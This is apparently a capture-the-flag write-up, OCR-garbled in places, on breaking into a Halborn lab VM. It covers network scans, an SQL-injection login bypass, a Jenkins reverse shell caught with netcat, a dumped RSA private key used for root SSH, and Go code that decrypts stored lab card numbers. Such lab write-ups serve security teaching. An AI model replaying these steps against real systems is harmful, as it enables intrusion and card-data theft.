
HALBORN CTF



Upon installing the VM, I started the Vm resulting the following

```
* Starting busybox klogd ...
* Starting busybox syslog ...
* Initializing random number generator ...
                                                                                                                                         ok
                                                                                                                                         ok
 * Starting busybox acpid ...

* Starting chronyd ...

* Starting busybox cron ...
                                                                                                                                         ok
                                                                                                                                         ok
                                                                                                                                         ok
 * Starting sshd ...
                                                                                                                                         ok
Welcome to Alpine Linux 3.3
Kernel 4.1.20-0-grsec on an x86_64 (/deu/tty1)
aplab login:
Welcome to Alpine Linux 3.3
Kernel 4.1.20-0-grsec on an x86_64 (/dev/tty1)
aplab login:
Welcome to Alpine Linux 3.3
Kernel 4.1.20-0-grsec on an x86_64 (/dev/tty1)
aplab login:
Welcome to Alpine Linux 3.3
Kernel 4.1.20-0-grsec on an x86_64 (/dev/tty1)
aplab login:
Welcome to Alpine Linux 3.3
Kernel 4.1.20–0-grsec on an x86_64 (/dev/tty1)
aplab login:
Welcome to Alpine Linux 3.3
Kernel 4.1.20-0-grsec on an x86_64 (/dev/tty1)
aplab login:
Welcome to Alpine Linux 3.3
Kernel 4.1.20-0-grsec on an x86_64 (/dev/tty1)
aplab login: _
```

To figure out the Vm's I executed the following command.

netdiscover - Leth 0


```
Currently scanning: 10.189.37.0/8 Screen View: Unique Hosts
7900 Captured ARP Req/Rep packets, from 14 hosts. Total size: 474000
192.168.29.1
                a8:da:0c:d3:0a:e4
                                         424620
                                                  SERVERCOM (INDIA) PRIVATE LIMITED
192.168.29.6
                2c:8d:b1:25:93:74
                                     349
                                          20940
                                                  Intel Corporate
192.168.29.89
                08:00:27:a2:9f:f2
                                           4500
                                                  PCS Systemtechnik GmbH
192.168.29.105
                                                  E FOCUS INSTRUMENTS INDIA PRIVATE LIMITED
192.168.29.183
                cc:f5:5f:2b:81:e8
                                            2580
                                                  Unknown vendor
192.168.29.15
                b6:d5:95:4f:b9:cd
                                             180
```

Compared with the MAC and confirmed the IP address of the Vm.

Using Nmap scan I got the open ports and services running to see the vulnerabilities.

```
-sV 192.168.29.89
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-12 05:52 EST
Nmap scan report for 192.168.29.89
Host is up (0.016s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT
         STATE SERVICE VERSION
22/tcp
                       OpenSSH 7.2p2 (protocol 2.0; HPN-SSH patch 14v4)
         open ssh
 ssh-hostkey:
   2048 92:77:ef:a9:c8:d6:f5:22:22:fc:96:b0:7d:a5:38:d2 (RSA)
   256 25:92:17:78:b1:94:0d:37:65:63:51:16:51:a9:77:d2 (ECDSA)
   256 ec:5a:78:25:68:32:99:80:82:73:c8:27:a8:8e:ef:1e (ED25519)
80/tcp
                       Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
         open http
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
10080/tcp open http Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
 http-title: Sign in - Worf
|_Requested resource was /login
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 32.39 seconds
```


Upon checking the scan results port 10080 is showing the login title.. Accessing the IP with the specific port has resulted in the following page.



Since its login page is connected to DBMS to authenticate the user. I used SQL injection to bypass the authentication.



Upon performing some cheats on the auth.. these cheats have bypassed the login page and gave the following screen



Seeing at there are 3 servers, I tried to hack Jenkins as it is easy to hack it using the groove shell.

Then in the webhooks the following data and payload has been passed



On my system, I am listing on net cat using the command nc -Invp 4444 resulting in a reverse shell with root access.(task 1 completed)

```
(kali@ kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.29.209] from (UNKNOWN) [192.168.29.89] 32991
whoami
root
Web Hooks
```

Using the reverse shell I found the SSH keys

```
ls
authorized_keys
id_rsa
id_rsa.pub
id_rsa2.pub
cat id_rsa
    BEGIN RSA PRIVATE KEY-
MIIEpgIBAAKCAQEAvXOAv8W8dy76g26E5/HhhzO5GC79/aE9LGCaoOJQMMKhJNIN
GFRxbe7kY1GQyJfXAxPm02xwGiLganyt6Tj8pfxgo6Iup5KVyoYgprPn3q5V9HS0
DH42cd/KSa9r0Ank9YGGJfANlZlyBmrqeU0P7wJWV1EUybgHKlHHUSNKJMz/hbw0
KS30IIBqMnRPZS0Vdcpi2iNF00nVefEymcYS05VLVZU36uk1Z13c5AMrPZGU8tAf
q4/Db50mGTyVtZtzt0yfatbfAx0XKrkMITCZ90eyF7lbWqU4V3Wgf0LZg1NU02LU
tSwQXJPTprd6kRhLyWahl65EfpA82gcFnomVNwIDAQABAoIBAQCqpBy1n0+QMnpm
Y+fGW3H+K7Jue/U+vDqzfBgLDY2ZPdWTqrcs0PKSSHjilJdKdqmuFgBsSdH3WK62
e7LRvQikIVySRwSq3zeYgZNrU+RoCLNXSr7Z+dzkWOSF1kHP0vmtwIqqJTy3IM05
xpeHxsexSnOmlluZDe82SQ60oIqp9YQYlHQjqIrDX8UcwgdJ97lqn+eMi76dQt2T
yQymTww68ZZ05K3Gj96RJ76TgnyFg95WtxmNf0/IzqVnS/2bo0z7+xmvPqaoq/FM
dRkopGXXY240z8idrClkaaNLtJmrdNrOcVlptA7aPiJuKq4TolWAGj6HR8d0lsln
k+HyV/6xAoGBAPiKBUbCNMQC7drAuAxM7lcC2DzuVVW9ztN5Fd7rFUl1VkNmAOZ0
iaAi4/iPp65tJygtci79YXu89J2L9bssZuiFw1GplowvQFLcvUWoB1F0jiuD9vXL
yQDe1JMSixHRUjpTukD38/ioRweZ3TG8GTqeLYo5nhJIxixwvRSlduOVAoGBAMMj
ZtuPIOAVdd24iF41RwBaf4JNG4G4qfqlNZCOYgRy0OoEyAJ7+mAIjtBONj5Ac0o2
hkwLinLMOUQCY8aqnKHgmsXLn5XrpITY3xW3TPBPqLxwXP8kn4Xw0WwMHvagsIrZ
rAehcKRK67GV/EZtlqQmJmxNC17VfpQDeRn7BCKbAoGBAOBHjKNhtUP8cK+qoWtY
MOwMAR5a5F7PPcjPx9C1yyvS2tlPPxi3qUn8skQnPmXE0kULXbLRrBqBVSymlEUn
uGWz76HNq7EtIpqj35jwHEpe3SSfnUgJcYV7j9B4N08I2W8RB06BcoO9NvvA+T5c
Q1gGTYoinGZbjZmk0rvC5RpRAoGBAMGEvT+mLKMthSsvEsLisRwPo34008AkwyVX
a8yE932T480Amt2j18QfGIpJ1g9cWTlS41JM66s3Dt98QzjE//qlRLg9XHEQNKKu
dGYT1xBG336pLAC3cCAjAL8/MgHBj/LTNYCHwK6dwinmJT4u9gKp9tbWfR06OoJN
A28ZeZtbAoGBANmXpsW0d9h9lSLfNCTZQ54ZqKaDfwrCNXWdwiXyIO2FvIcZeid8
5JVrxWOgLG3o+Gron5W4FxlqIaNqbLMUMnNbSB28k/bi447PZZoaQZyhq58rOswJ
aV9wbnFTf02qNV60L0azP2kiCfSf5LPc6WDNmBkN+NaKS3KE65/m/pBX
    -END RSA PRIVATE KEY-
```

With the keys, I can got an ssh connection to access the alpine system and browse through the directories to find the keys.

```
(kali⊕ kali)-[~]
$ ssh -i id_rsa root@192.168.29.89
Welcome to Alpine!
The Alpine Wiki contains a large amount of how-to guides and general information about administrating Alpine systems.
See <http://wiki.alpinelinux.org>.

You can setup the system with the command: setup-alpine
You may change this message by editing /etc/motd.
aplab:~# ls -l
```

Browsing through the directories, I get to see the docker files, and by browsing and deep digging through the docker files, I get to see the main. go

```
aplab:~/dockerfiles/jenkins# ls -l

total 24

-rw-r--r-- 1 root root 617 May 12 2016 Dockerfile

-rwxr-xr-x 1 root root 199 May 12 2016 docker-entrypoint.sh

-rw-r--r-- 1 root root 15670 May 16 2016 hs_err_pid11.log

aplab:~/dockerfiles/jenkins# ls -a

Dockerfile docker-entrypoint.sh

Dockerfiles/jenkins# cat main.go

cat: can't open 'main.go': No such file or directory

aplab:~/dockerfiles/jenkins# docker cat main.go

docker: 'cat' is not a docker command.

See 'docker --help'.

aplab:~/dockerfiles/jenkins# docker exec 6759b94c8e77 cat main.go
```

Finding the card details(task 2 completed) in the main.go file

```
var usersMap = map[string]User{
        "1": User{
                 ID:
                                   "Stanley Hudson",
                 Name:
                                   "1111 5 ST",
                 Address:
                 City:
                                   "Scranton",
                                   "PA",
                 State:
                                   "01/2017",
                 CCExpiration:
                 CCNumberCrypted: "cbF4jeMwn5lQzuRRXe4=",
CCType: "Diners",
                 CCNumber:
                                   "*******3237",
        },
"2": User{
                                   "2",
                 ID:
                                   "Michael Scott",
                 Name:
                                   "My condo",
                 Address:
                                   "Scranton",
                 City:
                                   "PA",
"01/2019",
                 State:
                 CCExpiration:
                 CCNumberCrypted: "cb15h+Mzl5pZxeNSWe3b",
                                   "AMEX",
                 CCType:
                 CCNumber:
                                   "********1749",
        },
```

```
func encrypt(key, data string) (string, error) {
    byteKey := []byte(key)
    plaintext := []byte(data)

    block, err := aes.NewCipher(byteKey)
    if err ≠ nil {
        return "", err
    }
    ciphertext := make([]byte, len(plaintext))
    stream := cipher.NewCTR(block, byteKey[aes.BlockSize:])
    stream.XORKeyStream(ciphertext, plaintext)
    return base64.StdEncoding.EncodeToString(ciphertext), nil
}
```

To get the card's original values, I have to decrypt the using the decryption algorithm, as they above encryption algorithm has been used

```
1 // Golang program to illustrate
2 // the base64.DecodeString() Function
3 package main
5 import (
          "encoding/base64"
          "fmt"
8)
10 func main() {
          // taking a string
          givenString := "cbF4jeMwn5lQzuRRXe4="
          // using the function
          decodedString, err := base64.StdEncoding.DecodeString(givenString)
          if err != nil {
                   fmt.Println("Error Found:", err)
                  return
          fmt.Print("Decoded Bytes: ")
          fmt.Println(decodedString)
          fmt.Print("Decoded String: ")
          fmt.Println(string(decodedString))
27 }
```

Using the code, I decoded the encrypted CCN of the users

Stanley Hudson: [113 177 120 141 227 48 159 153 80 206 228 81 93 238]

Michael Scott: [113 189 121 135 227 51 151 154 89 197 227 82 89 237 219]

(Task 3 completed)

Using the Codes, I used the key present in the docker container and decrypt the codes to get the numbers.

Mr Hudson's CCN number is in the image below.

```
func main() {
       var key = "4e8f1670f502a3d40717709e5f80d67c"
       ciphr, abc := decrypt(key)
       fmt.Print(ciphr)
func decrypt(key string) (string, error) {
       byteKey := []byte(key)
       bytetext := []byte{113, 177, 120, 141, 227, 48, 159, 153, 80, 206, 228, 81, 93, 238}
       block, err := aes.NewCipher(byteKey)
       if err != nil {
               return "", err
       plainString := make([]byte, len(bytetext))
       stream := cipher.NewCTR(block, byteKey[aes.BlockSize:])
       stream.XORKeyStream(plainString, bytetext)
       return string(plainString), nil
 38520000023237
 Program exited.
```

Mr scott's card number is in the image below. (Task 4 Completed)

```
You can edit this code!
    2 // Click here and start typing.
    з package main
   5 import (
             "crypto/aes"
             "crypto/cipher"
  11 func main() {
             var key = "4e8f1670f502a3d40717709e5f80d67c"
             ciphr, abc := decrypt(key)
            fmt.Print(ciphr)
  17 func decrypt(key string) (string, error) {
            byteKey := []byte(key)
             bytetext := []byte{113, 189, 121, 135, 227, 51, 151, 154, 89, 197, 227, 82, 89, 237, 219}
             block, err := aes.NewCipher(byteKey)
             if err != nil {
             plainString := make([]byte, len(bytetext))
             stream := cipher.NewCTR(block, byteKey[aes.BlockSize:])
             stream.XORKeyStream(plainString, bytetext)
            return string(plainString), nil
  30 }
344803839941749
Program exited.
```

```
CCType: "AMEX",
CCNumber: "********1749",
}

344803839941749
Program exited.
```